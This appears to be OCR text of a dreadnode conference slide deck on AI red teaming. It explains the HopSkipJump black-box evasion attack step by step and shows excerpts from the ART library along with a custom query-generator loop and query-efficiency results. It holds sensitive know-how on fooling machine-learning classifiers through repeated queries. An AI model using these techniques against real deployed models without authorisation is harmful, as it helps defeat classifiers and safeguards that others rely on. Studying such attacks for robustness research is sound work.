
-> Blackbox attack (HopSkipJump)

Adversarial Spaces / HSJ

Step 1 (init): Locate a target anchor of a different class than the original - traditionally random spray


Adversarial Spaces / HSJ

Step 2 (search): Use binary search to locate the boundary edge within a threshold




Adversarial Spaces / HSJ

(binary search isn’t our only option here)




Adversarial Spaces / HSJ

(binary search isn't our only option here)




Adversarial Spaces / HSJ

Step 3 (estimation): Gather inputs around the gradient to determine its direction




Adversarial Spaces / HSJ

Step 4 (step): Move adjacent to the boundary to line up for the next search step



Adversarial Spaces / HSJ

Repeat until we satisfy our distance requirement



Adversarial Spaces / HSJ

ART / hop_skip_jump.py


```python
class HopSkipJump(EvasionAttack):

    def _attack(...) -> np.ndarray:

        # Loop runs for N iterations
        for _ in range(self.max_iter):

            delta = self._compute_delta(...)
            current_sample = self._binary_search(...)
            update = self._compute_update(...)

            # ...

            current_sample +=  epsilon * update

        return current_sample
```

Default HSJ from ART uses a parameter to establish a **semi-fixed** number of queries at the beginning

https://github.com/Trusted-AI/adversarial-robustness-toolbox

Adversarial Spaces / HSJ

```
Label:              0 [76%] w/ 24,540 queries
L2 distance:        2.9062
Absolute distance: 1.4198
```



Adversarial Spaces / HSJ


Jotunn / hop_skip_jump.py

```
source = samples["X"][0]
target = samples["y"][0]

attack = hop_skip_jump([source, target])

while adversarial is None:
  try:
      request = attack.send(responses)
  except StopIteration:
      print('[-] Attack reached max attempts.')
      break

  predictions, confidences = predict(request)
  responses = np.where(predictions == target, 1, 0)

  # Check for early stopping
  for i, response in enumerate(responses):
    distance = get_distance(request[i], source)

    if response and distance < 5 and confidences[i] > 0.9:
        adversarial = request[i]
        break
```

Instead, we can treat HSJ as an infinite **input generator** and continually check our stopping criteria.

Adversarial Spaces / HSJ

```
Label:              0 [80%] w/ 1,227 queries
L2 distance:        4.3811
Absolute distance: 1.8717
```



Adversarial Spaces / HSJ

Our execution of this attack is focused on:

1. **How many queries we use to minimize distance**
2. **How we decided what inputs to query and when**
3. **How “efficiently” our anchors guide queries**

As attackers we can break this attack down into component parts, re-order or alter them, and optimize for different goals.

dreadnode

AI Red Teaming.

Research. Tooling. Evals. Cyber range.

@dreadnode | dreadnode.io